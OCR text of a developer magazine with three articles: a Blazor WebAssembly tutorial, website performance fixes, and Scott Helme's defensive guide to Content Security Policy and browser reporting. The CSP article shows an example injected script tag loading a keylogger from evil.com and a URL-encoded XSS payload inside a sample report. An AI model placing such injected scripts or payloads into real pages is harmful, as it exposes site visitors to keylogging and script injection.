System.Diagnostics.StackTrace.dll	200	1.9 KB	37 ms
System.dll	200	39.5 KB	36 ms
System.Globalization.Extensions.dll	200	1.9 KB	44 ms
System.Net.Http.dll	200	30.7 KB	50 ms
System.Runtime.Serialization.Primitives.dll	200	2.0 KB	48 ms
System.Security.Cryptography.Algorithms.dll	200	1.9 KB	52 ms
glyphicons-halflings-regular.woff2	200	17.8 KB	56 ms

1) Localhost is the initial call to the hosting web application.
2) BlazorTestApp is our new front-end application, compiled into one assembly!
3) The rest is the Blazor framework and some .NET Core dependencies.

You can see that our new BlazorTestApp is delivered to the browser as one file and that it doesn't return HTML like a regular web application! The BlazorTestApp assembly hosts all the code for our web application: i.e. every page, every function, all our code now lives inside the browser on the client! You don't need any more round trips to the server to load new pages. All you need is a set of REST calls for loading additional data.

And because these are all static files, they can be cached or served from a CDN for even faster performance.


Since WebAssembly is supported in all modern browsers, the same client application also works on a phone's browser. This is Safari on iOS:




[1] https://xpir.it/xprt6-blazor-1
[2] https://xpir.it/xprt6-blazor-2

Visual Studio 15.7

After you have installed the version of Visual Studio and the extension from the marketplace, you can use Visual Studio to create a new application. Create a new ASP.NET Core Web Application:




Now you can choose how the application will be hosted:



The ASP.NET Core hosted option provides a good starting point that utilizes .NET Core to host your application, which makes it easy to run. If you don't have the Blazor option available, check if the setting for the .NET Core version is set to ASP.NET Core 2.0.

After this, you'll have 3 projects in your solution:

1) BlazorApp.Client:
   The WebAssembly project holding all the front-end pages and logic.
2) BlazorApp.Server: The server hosting with a start for MVC controllers and to provide a WebAPI endpoint for loading data from a callback.
3) BlazorApp.Shared: A shared project for central objects that are used, e.g. model classes to move data between the front- and the back-end.



Server hosting

In the example solution, a server web application is provided to host the Blazor WebAssembly file that is compiled from the Client project. A starting point in the Server project to load the Client assembly can be found inside the Startup class in the Configure method:


```
public void Configure(IApplicationBuilder app,
IHostingEnvironment env)
{

    app.UseResponseCompression();

    if (env.IsDevelopment())
    {
        app.UseDeveloperExceptionPage();
    }

    app.UseMvc(routes =>
    {
        routes.MapRoute(name: "default", template: "{controller}/
        {action}/{id?}");
    });

    app.UseBlazor<Client.Program>();
}
```

You can see there is a dependency on the Client project that loads the client assembly and passes it back to the browser with all the information the browser will need to load the WebAssembly.

The MVC part is the entry point for hosting an example of the WebApi you can host to provide the Client with data.

Blazor Client

The wwwroot folder contains the entry point of the client application: index.html.



This file only contains the basic HTML elements to show a 'loading' message to the user and trigger the loading of the WebAssembly. This happens inside the blazor-boot script.

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>BlazorApp</title>
    <base href="/" />
    <link href="css/boodstrap/bootstrap.min.css"
    rel="stylesheet" />
    <link href="css/site.css" rel="stylesheet" />
</head>
<body>
    <app>Loading...</app>

    <script src="css/bootstrap/bootstrap-native.min.js">
    </script>
    <script type="blazor-boot"></script>
</body>
</html>
```

Pages

Things get really interesting inside a Blazor 'page'. Remember, Blazor is based on Razor syntax. The first lines contain the standard Razor using statements to reference classes like the ones in the Shared library and a new @page directive.

The page directive contains the route for the page, so it can be addressed inside the WebAssembly. Only pages with this directive can receive direct requests from other pages in the WebAssembly. This means that without it, it's not possible to navigate directly to that page.

For example, the index page:

```
@page "/"

<h1>Hello, world!</h1>

Welcome to your new app.

<SurveyPrompt Title="How is Blazor working for you?" />
```

The @page directive indicates that this page is routable as the main index.

The SurveyPrompt tag in the index page is a tag helper[3] for a reference to a component. I will show how this works in Blazor in the next paragraph.

Components

Blazor components are used just like tag helpers in ASP.NET Core. They can be found as a Razor page inside the 'Shared' folder. As mentioned earlier, they don't have an @page directive so they cannot receive any direct request from the browser. They can be used inside other pages or other components.

SurveyPrompt component

The component file contains the logic required to display a survey prompt: a text message with a link to the survey you want to display:

```
<div class="alert alert-survey" role="alert">
    <strong>@Title</strong>

    Please take our <a href="https://go.microsoft.com/
    fwlink/?linkid=873042">
    brief survey </a> and tell us what you think.
</div>

@functions {
    [Parameter]
    string Title { get; set; }

}
```

The @functions directive includes parameters that can be used to call a component, in this example 'Title'. A member tagged with the Parameter directive is converted into a parameter for the tag helper. In the file 'Index.cshtml' we've seen the Title parameter being entered into the call to the component. That parameter is now used to show the title inside of the SurveyPrompt component.

By running the application (by default on IISExpress), you can follow the loading process of this component:

- the browser loads the index.html page,
- displays the 'Loading...' message,
- triggers the blazor-boot script,
- which in turn triggers the downloading and loading of the actual WebAssembly,
- displays the HTML objects configured using C# in the index page,
- calls into the SurveyPrompt component,
- displays its message with the link.

Very cool!

Already provided in the preview version

Even though Blazor has just been released in preview, it already contains a lot of stuff available out of the box:

- Redeploy on file save
- Client-side debugging
- Dependency injection into Razor pages
- Page lifecycle methods
- One-way and two-way databinding fields to inputs (right now only for strings and Boolean fields)
- Event binding for inputs (all events, even custom ones available as of version 0.2.0).

Dependency injection

The dependency injection system is used to inject objects into the Razor pages. By using the inject directive in a Razor page, you can request an instantiated class:


```
@inject HttpClient Http
```

HttpClient is one of the two system services provided out of the box, the other system service is an IUrihelper for navigation options. The injection of the HttpClient is visible inside the FetchData page, which is then used to perform a callback for the weather data:

```
protected override async Task OnInitAsync()
{
    forecasts = await Http.GetJsonAsync<WeatherForecast[]>
    ("/api/SampleData/WeatherForecasts");
}
```

Also notice the override on OnInitAsync, one of the page lifecycle methods available to start loading data from the back-end. The other lifecycle method you can currently use is OnParametersSetAsync for reacting as soon as the parameters are set.

[3] https://xpir.it/xprt6-blazor-3



"Rob knows how to make the difference in just a few days."

Pascal Greuter about Rob Bos

No JavaScript

Below is an example of binding to an event and linking it to code that would normally use JavaScript. The variable currentCount is shown on the page and a button click event is linked to a C# function that increments that variable. Because of the binding between the variable and the displaying of the value, the new value will be updated client side, without any extra code to handle this. We can still use JavaScript if required. Blazor provides interops to call JavaScript from C# and vice versa. Should we need to include a library to perform some fancy animations, nothing will keep us from doing just that.

```
@page "/counter"
<h1>Counter</h1>

<p>Current count: @currentCount</p>

<button @onclick(IncrementCount)>Click me</button>

@functions {
    int currentCount = 0;

    void IncrementCount()
    {
        currentCount++;
    }
}
```

Creating component libraries

As of version 0.2.0, the team has invested in making it very easy to re-use a component (a Razor page used by Blazor) so that we are able to create libraries and NuGet packages of our default components to re-use them in other Blazor projects. Creating the library isn't available in Visual Studio yet, but there is a template for .NET Core:

```
dotnet new blazorlib -o BlazorTestApp.BlazorComponentLibrary
```

You can now add it from Visual Studio to the solution. Then add a reference to it in your client project. You can now use the component (just a Razor page from the library) in any Razor page or component you like. For example in the index.cshtml:

```
@using BlazorTestApp.BlazorComponentLibrary
@addTagHelper *, BlazorComponentLibrary

@page "/"

<h1>Hello, world!</h1>

Welcome to your new app.

<SurveyPrompt Title="How is Blazor working for you?" />

<Component1 />
```

In the first line we added a reference to the library and in the second line, we imported all TagHelpers (remember: the page/component name works the same as a TagHelper) from the library so we can use the new component in the last line. If you check the network calls in the browser, you can find the new assembly is loaded on its own. We can build our own client-side components and re-use them wherever we need!

Summary

We've now seen that Blazor already has some great features available out of the box. A lot of Razor concepts are already available, but it has some rough edges, which is logical for an experiment. It's very cool that it has been open-sourced so soon after its creation. You can check out the GitHub repository[4] and contribute to the project if you want. I am very excited to see what they can accomplish in the future! If you want to dive deeper into Blazor, there are a few awesome tutorials available[5]. </>

[4] https://xpir.it/xprt6-blazor-4
[5] https://xpir.it/xprt6-blazor-5

Speeding up your website


Development teams often are pushed by the business to deliver new functionality as soon as possible to keep ahead of the competition. Teams feel responsible and communicate to the business a certain amount of functionality can be realized that adheres to certain quality standards. In practice, unfortunately, there are times when this is overruled by the business at the expense of quality, i.e.: more functionality, less quality and more technical debt. As a consequence, bad performance, bugs and service outage could occur. This builds up to a point where end users are affected, and the business cannot ignore these issues anymore.

Author Riccardo Corradin (Xebia Test Automation)

I have selected three issues that impact performance:

1. Serial request execution
2. Chatty client
3. Large image size

These issues were encountered on a live customer portal and how to tackle them. The customer portal allows registered users to login and provides a dashboard to view statistics specific to them. The data to generate these statistics is retrieved from backend systems.



Serial request execution

The best fixes are those that have a low impact on the landscape while yielding great results.

To a certain extent, the technology stack I encountered consists of an Angular front end, an Azure middleware .NET API and an on-premise backend database system. This means, a great deal of logging is done in Azure Application Insights and this is a good starting point in analyzing application performance.

In the end-to-end trace above, the query string part (not depicted here) of the five Details calls is almost identical, which raises the question: "Can't we combine it into one call?". Although this is possible, after analyzing the code and talking to domain experts a solution with less impact on the current application landscape has been chosen. This solution answers another question that may arise by observing the trace: Do similar calls need to wait for each other?

When examining the code, it turns out that a part of it doesn't need to. The first await statement has no dependencies between offers in the foreach loop.

```
await frontendResponse.Data.Offers.ForEachAsync(async offer =>
	{
		offer.ContentData = new ProductContentData();
		await offer.Contracts.ForEachAsync(async duration =>
			{
				// only get the content for the 1st duration
				if (offer.ContentData.BundleDescription == null)
				{…
```

The ForEachAsync is done serially. This is shown next, where an action only proceeds to the next one after the action is completed.

```
static async Task ForEachAsync<T>(this IEnumerable<T> list, Func<T, Task> action)
	{
		foreach (var item in list)
			await action(item);
	}
```

In the suggested improvement the actions for the first await statement are executed in parallel. To yield the same output we need to keep the second await statement serial, because of the if statement. Otherwise the if statement will always be true. An improvement would be to remove this dependency on ContentData.

```
await frontendResponse.Data.Offers.ForEachParallelAsync(async offer =>
	{
		offer.ContentData = new ProductContentData();
		await offer.Contracts.ForEachAsync(async duration =>
			{
				// only get the content for the 1st duration
				if (offer.ContentData.BundleDescription == null)
				{…

static Task ForEachParallelAsync<T>(this IEnumerable<T> list, Func<T, Task> action)
	{
		return Task.WhenAll(
			from item in list
			select Task.Run(() => action(item)));
	}
```


Riccardo Corradin

"Riccardo grew up with a focus for detail and 'Italian' quality, nowadays he uses these traits to improve the IT landscape of his clients. He has an agile mindset and likes to build bridges that close gaps between teams."

Dennis Beets (Business Unit Manager XTA) about Riccardo Corradin


The ForEachParallelAsync method is added to run tasks in parallel. This is done with the `Task.Run(() => action(item))` command. This queues the tasks on a thread pool. The `Task.WhenAll` method creates a new task that completes when all the provided tasks have completed.

The resulting performance gain is dependent on the amount of offers. Usually there are multiple offers. The response time has been measured with SoapUI and on average is cut in half:



Chatty client

When navigating on the customer portal and inspecting the network trace a lot of traffic can be identified on each navigation click.



This is fine when the navigation path has not been clicked before, but not when this is repeated in the same session. The response time is fairly quick (<350 ms as shown above) as the data is fetched from an Azure Table Storage cache. On the other hand, the data that is transferred increases and makes the client chatty. This means that it could lead to unnecessary waiting time on slow connections and an increase in data transfer costs on devices with a metered connection. Furthermore, to realize caching in Azure Table Storage, a fair amount of custom code has been written that could make it difficult to maintain over time.

Multiple approaches can be identified to improve the caching mechanism. The most prominent are browser caching with AngularJS $cacheFactory and HTTP caching with ETags. I will zoom in on the former, since this method is currently being implemented for the customer portal. It is a lightweight solution and fulfills the requirements for caching on the customer portal.


With the AngularJS $cacheFactory approach, caching is done in AngularJS on the JavaScript heap memory and lasts for the duration of the session (until page refresh). It is possible to specify caching per request. It is not possible, by default, to specify a cache expiration window. There are libraries available to realize this, such as the Angular-cache[1]. The implementation is done in the front-end code and is fully supported by AngularJS. The client remains in control and is able to flush the cache by refreshing the page.

An example of the newly added code (highlighted in red) is shown below:

```
return $resource(
endpoint.url,
    {
        PersonId: function() {
            return service.PersonID;
        },
        PartnerId: function() {
            return service.PartnerID;
        },
        AccountId: function() {
            return service.AccountID;
        }
    },
    {
        get: {
            method: GET,
            cache: true
        }
    }
);
```

Only GET (and JSONP) methods can be cached and above this is controlled per request. It can also be applied application wide by using a configuration file.

The result of this would be:



First time calls are left out in the screenshot. No subsequent calls to services are made, which makes the client less chatty. I.e.: fewer requests and fewer transferred bytes between client and server.

Large image size


A great tool to generate performance audits for a website is Google Lighthouse. This tool comes as part of Google Chrome and can be run from the Audits tab in the developer toolbar.

One of the main bottlenecks on our website is the image size:

[1] https://xpir.it/xprt6-speed-1

The image in the screenshot is retrieved from the server as a 2400 by 1122 pixels image, after which it is scaled down in AngularJS to 248 by 244 pixels. As advised by the Lighthouse report, if we would serve a smaller image the potential savings could be 83%.
Images are served through EPiServer, which is a content management system. We could simply ask a content manager to replace the original images with smaller versions of them, but if they are used elsewhere, this could impact other consuming applications as well.
A better approach would be to let the AngularJS application request a smaller image from the original one. Within EPiServer an image resizer is available and needs a query string as input.
The original GET request http://EPiServer/myimage.jpg can be replaced by http://EPiServer/myimage.jpg?height=300&mode=crop&quality=75&anchor=bottomright.

The result is as follows:



The savings are approximately 81% and we still have an image with acceptable quality.

This can be deployed to production and will probably work. However, from a quality perspective we need to test this locally to proceed down the deployment environments and assuming we don't have EPiServer installed, this could be an issue. The image resizing functionality in EPiServer needs to be mimicked somehow in order to show that this change works.
The first part of the solution is to enhance BrowserSync[2]. BrowserSync keeps the AngularJS application in sync with the source code while serving it. It contains a middleware option in which server-side functionality can be defined.
The second part is a library that does the image resizing for us. I used the sharp from lovell[3], which can be found on GitHub.
The following code as part of the BrowserSync init function is added:

```
middleware: [
    //This function is mimics episerver's image resize function
    function (req, res, next) {
        let anchorMapping = {
            'bottomright': sharp.gravity.southeast
        };
        let requestUrl = url.parse(req.url, true);
        let queryObject = requestUrl.query;
        if (queryObject.width || queryObject.height) {
            //Removes leading slash, otherwise: image not found
            let resizedImage = sharp(requestUrl.pathname.
            replace(/^\/+/g, ''))
                .resize(parseInt(queryObject.width) || null,
                        parseInt(queryObject.height) || null)
                .crop(queryObject.anchor ? anchorMapping
                [queryObject.anchor] :
                    sharp.gravity.topleft)
                .jpeg({
                    quality: queryObject.quality ?
                    parseInt(queryObject.quality) || 80 : 80
                });
            res.writeHead(200, {
                'Content-Type': 'image/jpeg'
            });
            resizedImage.pipe(res);
        }
        else {
            next();
        }
    }
]
```

The anchorMapping is a key value object that maps the value of the query string parameter "anchor" to Sharp's definition of anchoring cropped images. For this example, only one key is defined. The request URL is parsed to extract the query string parameters and values. The Sharp resizing function is then called with these values.

The regular expression removes a forward slash from the pathname. In this case, the images are located on /images/. When leaving the leading slash in place the gulp serve command (which calls this code) will throw an error, because it cannot find the image. The content type in the response header is set to an image and the resized image stream is piped to the result stream so the body of the response will contain the resized image. Finally, the next() function is needed to let all other requests pass through.

The result is as follows:

The height can be changed while the application is running and when reloading the page this yields:

Conclusion

Poor product quality can lead to performance degradation up to a point where the customer is affected. Different tooling has been used to test website performance and pinpoint bottlenecks. Several best practice implementations that have a low impact on the existing landscape and can be introduced quickly have been shown. The resulting increase in performance is significant.

Although these solutions improve customer experience for the near future, there is more to a good performing application. How can we make sure that teams become more self-controlled, stop building up technical debt and really help the customer? This is the root cause and it involves company culture and the willingness to practice true agile principles. I´ll gladly hear your thoughts on this. </>

[2] https://xpir.it/xprt6-speed-2
[3] https://xpir.it/xprt6-speed-3

Leveraging the browser to improve the security of the web

Use of the Web is exploding. It has been exploding for some time and will continue to do so for probably years to come. In our ever more connected world, we become increasingly dependent on connected technologies in every aspect of our day to day lives. Shopping, banking, socialising and even watching movies requires online connectivity where we open our browsers and use websites to do the things we want to do. As websites handle increasing amounts of personal and sensitive information they need to step up their security in a big way, but I can tell you from experience this is no easy task. Fortunately, as the web has evolved, this problem has been recognised and the wider industry is taking steps to help us make security easier.

Author Scott Helme

What if I told you there was a way to have possibly thousands, hundreds of thousands or even millions of people ready to notify you if something goes wrong on your website? What if the browser of every visitor to your website knew that there was a problem and would tell you as soon as they spotted it? This isn't some far-fetched wish of a future world, this is reality, right now! Using a combination of modern features built into browsers you can have each and every one of the browsers that visit your site perform a series of checks and notify you about a huge range of possible problems, automatically and in real-time. Welcome to the future, let me introduce you to Report URI.

All modern browsers now come with a selection of features that can help you quickly and drastically improve the security of your website. This is a benefit to both the site operator and their visitors. By working together this duo can help each other to take big steps forward. The first feature that sites can leverage is Content Security Policy (CSP). Originally created many years ago to help fight off Cross-Site Scripting (XSS) attacks, CSP has grown to include a range of benefits that should be attractive to any site operator. When a browser loads a webpage, there are many other resources that it has to download to build the page. Those resources could be images, scripts, stylesheets, iframes and much, much more. If the browser sees an HTML element that instructs it to download a resource, it will dutifully do so. The problem arises when that element isn't supposed to be there, what if was put there by mistake, or even worse, it was put there maliciously by a hacker? Take the following script tag:

```
<script src=https://evil.com/keylogger.js></script>
```

Raise your hand if you'd like your browser to block this file. Everyone? Thought so! This script tag is probably not going to do nice things and whilst you or I can look at it and make that assessment, the browser can't. This is a valid script tag and the browser will download and run the script, probably leading to some serious problems. What we need to do is tell the browser which scripts are supposed to be on our site and which ones aren't, this is where CSP comes in handy. With a CSP you can tell the browser exactly what's supposed to be on your site and what isn't. The CSP itself is delivered as an HTTP response header, so it's really easy to get started. Set the header on your website and inside the header, you declare the policy you'd like the browser to enforce.

```
Content-Security-Policy: default-src 'self'
```

This CSP header sets that default (default-src) the browser can load content from our own website ('self') and that's it. Straight away the hostile script we saw above is blocked because we're not explicitly allowed to load things from evil.com. We do probably want to load scripts from our CDN though, so let's go ahead and allow that.

```
Content-Security-Policy: default-src 'self';
script-src 'self' my-cdn.com
```

We've now expanded our policy to take control of where scripts can load from and restricted that to just our own website and my-cdn.com which is the address of our CDN. This means we can now load the scripts we need, while we continue to block malicious scripts like the keylogger above! With CSP you can control all types of content that are loaded into your site by listing each content type and then the locations you want to allow content to be loaded from. There's a list of all the options you can set in my CSP Cheat Sheet[1] if you want to look through them.

With the CSP set on your site, the browser will now block anything on your page that shouldn't be there, which is great because sites can now offer a higher level of protection to users against malicious content and things like XSS attacks. Whilst that's great, the one thing we're missing here is the knowledge that the browser is protecting visitors. Site operators should know if the browser is having to take action to protect users and fortunately we have a way for them to notify us, the report-uri directive.


```
Content-Security-Policy: default-src 'self'; script-src
'self' my-cdn.com; report-uri https://report-uri.com
```

This extra 'directive' as we call them has been added to the CSP and it tells the browser to send a report of something is requested that shouldn't be requested. You provide the address where you'd like the browser to send the report and as soon as something unexpected happens the browser will send the report immediately. There's no user input or action required, the report is sent in the background without disturbing the user, and the browser has already taken action to protect the user, it's now simply telling us, so we can identify and resolve the issue. The report is sent to the address you specified:

```
{
    "csp-report": {
        "blocked-uri": "https://evil.com/keylogger.js",
        "document-uri": "https://scotthelme.co.uk/",
        "original-policy": "default-src 'self';
        script-src 'self' my-cdn.com",
        "violated-directive": "script-src"
    }
}
```


The information that you need is all here and it's perfectly formatted. We can see which page on our site the problem occurred on, which offending item was blocked, which part of our policy was violated and a copy of the original policy for debugging purposes. As soon as the site operator receives this report they will know they have a problem on their site and can start taking action to resolve it. Collecting these reports does come with a few considerations, you need a publicly facing endpoint that collects JSON for a start, so I built a service from the ground up to do exactly this, Report URI.

Report URI is designed to take all the pain out of collecting, aggregating and analysing these reports by doing all of the hard parts for you. You can set up an account and get started for free and enable reporting with as little as a single line of code or config. By enabling a CSP on your site you're asking the browser of every one of your visitors to help you make sure that visitor remains safe. It will detect problems, fixing them in some cases, and let the site operator know that a problem occurred.



With these reports, you can monitor exactly what's happening on your site and as soon as something changes, something that wasn't expected or shouldn't be happening, the reports will let you know. Here's an example from my site where I recently deployed a change that had an unintended impact.

[1] https://xpir.it/xprt6-scott-1



The benefits of reporting are huge, you just can't get information like this in any other way. If you have millions of visitors, then you're protecting them all and they're helping you protect them by telling you when things go wrong. Things don't stop there though, CSP isn't the only security feature in the browser that you can leverage as a site operator, there's more. In fact, there are another four features that you can leverage to provide better security for your visitors and have them report back when things go wrong.

All Chromium-based browsers (Chrome, Opera, et al.), Webkit based browsers (Safari, et al.) and IE/Edge have a built-in feature designed to detect attacks against their users. The XSS Auditor is bundled free with these browsers and is a native defence provided by the browser vendor. The Auditor can take action to protect users if it thinks they're being attacked, but how would you know? Wouldn't you want to know if the browser had to step in and take action because it thought your visitor was being attacked? I sure would! Using the X-Xss-Protection (XXP) header you can take control of the XSS Auditor in the browser and configure it to be more strict, more relaxed, or even disable it if you're feeling brave. One of the main things that you should do though, no matter how you decide to configure it, is to enable reporting. Tell the browser that if it feels the need to take action then it has to tell you about, you need to know. Here's one example of how you can deliver the header to configure the Auditor.

```
X-Xss-Protection: 1; mode=block;
report=https://report-uri.com
```

With this deployed on your site, the Auditor will not only block attacks against your user but it will report them to you with all the details of what happened, including the attack payload.

```
{
    "xss-report": {
        "request-url": "https://scotthelme.co.uk/
        x-xss-protection-1-mode-block-demo/?foo=
        %3Cscript%20src=%22https://securityheaders.io/
        alert.js%22%3E%3C/script%3E",
        "request-body": ""
    }
}
```

